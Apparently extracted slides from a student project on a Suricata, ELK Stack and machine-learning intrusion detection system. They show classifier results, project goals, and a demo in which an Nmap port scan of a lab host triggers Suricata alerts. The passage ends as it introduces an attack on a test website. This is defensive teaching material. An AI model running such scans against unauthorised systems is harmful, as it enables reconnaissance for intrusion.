
Class of network traffic	Frequency
Normal	2,273,097
Abnormal	557,646

**BEFORE**

Class of network traffic	Frequency
Normal	425,878
Abnormal	425,878

**AFTER**

# DECISION TREE




## Note

0: Normal

1: Attack

# RANDOM FOREST




## Note

0: Normal

1: Attack

# XGBoost



## Note

0: Normal

1: Attack

# EVALUATION

Metric	Decision Tree	Random Forest	XGBoost
Accuracy	99.19%	99.38%	99.46%
F1-Score (Macro)	0.9919	0.9938	0.9946
Recall	0.9919	0.9938	0.9946
Precision	0.9919	0.9938	0.9946
Training Time (seconds)	4.37	133.45	1.60

# **III. GOAL OF OUR PROJECT**

**1**

**Develop a network security solution using ELK Stack, Suricata, and machine learning models to monitor, detect, and alert on suspicious network activities such as port scanning, brute-force attempts, and malware traffic.**

**2**

**Provide an accessible and efficient intrusion detection system for small and medium-sized businesses (SMBs), enabling easy deployment, configuration, and management within existing IT environments.**

**3**

**Automate threat detection, log analysis, and alert generation by integrating Suricata with ELK Stack and applying machine learning algorithms to identify patterns, anomalies, and advanced persistent threats.**

4

**Enable real-time threat visibility and smart alerting through Kibana dashboards and automated notifications (email/Telegram), empowering administrators to respond quickly and accurately to evolving threats.**


5

**Leverage machine learning for behavioral analysis and anomaly detection, improving the system's ability to detect previously unknown attacks and reduce false positives and false negatives.**

# IV. DEMO



# WORKFLOW ATTACK



# SCAN PORT

We will use Nmap to scan the target website for vulnerability

```
(kali㉿kali)-[~]
$ nmap 192.168.50.213
Starting Nmap 7.93 ( https://nmap.org ) at 2025-04-09 05:40 EDT
Nmap scan report for 192.168.50.213 (192.168.50.213)
Host is up (0.0089s latency).

Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 9.10 seconds
```

04/09/2025 16:37:04	⚠	1	TCP	Web Application Attack	192.168.50.113	64408	10.0.1.100	80	1:2009358	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)
04/09/2025 16:37:00	⚠	1	TCP	Web Application Attack	192.168.50.113	64382	10.0.1.100	80	1:2009358	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)

First, we will identify the victim's website. Then, we will Sign up a user account in order to perform the attack

